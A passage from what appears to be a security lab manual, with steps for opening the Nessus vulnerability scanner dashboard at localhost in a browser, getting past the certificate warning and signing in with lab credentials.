
Note: If **Welcome to Windows** wizard appears, click **Continue** and in **Sign in with Microsoft** wizard, click **Cancel**.

Note: Networks screen appears, click **Yes** to allow your PC to be discoverable by other PCs and devices on the network.

3. Launch any browser, (here, **Microsoft Edge**). In the address bar of the browser place your mouse cursor and type **https://localhost:8834/** and press **Enter**.
4. **Your connection isn't private** page appears, expand the **Advanced** section and click **continue to localhost (unsafe)**.




5. In the Nessus login page use **Admin** as the username and **password** as Password and click **Sign In**.




6. Nessus begins to initialize; this will take some time. On completion of initialization, the Nessus dashboard appears along with the **Welcome to Nessus Essentials** pop-up. Close the pop-up.

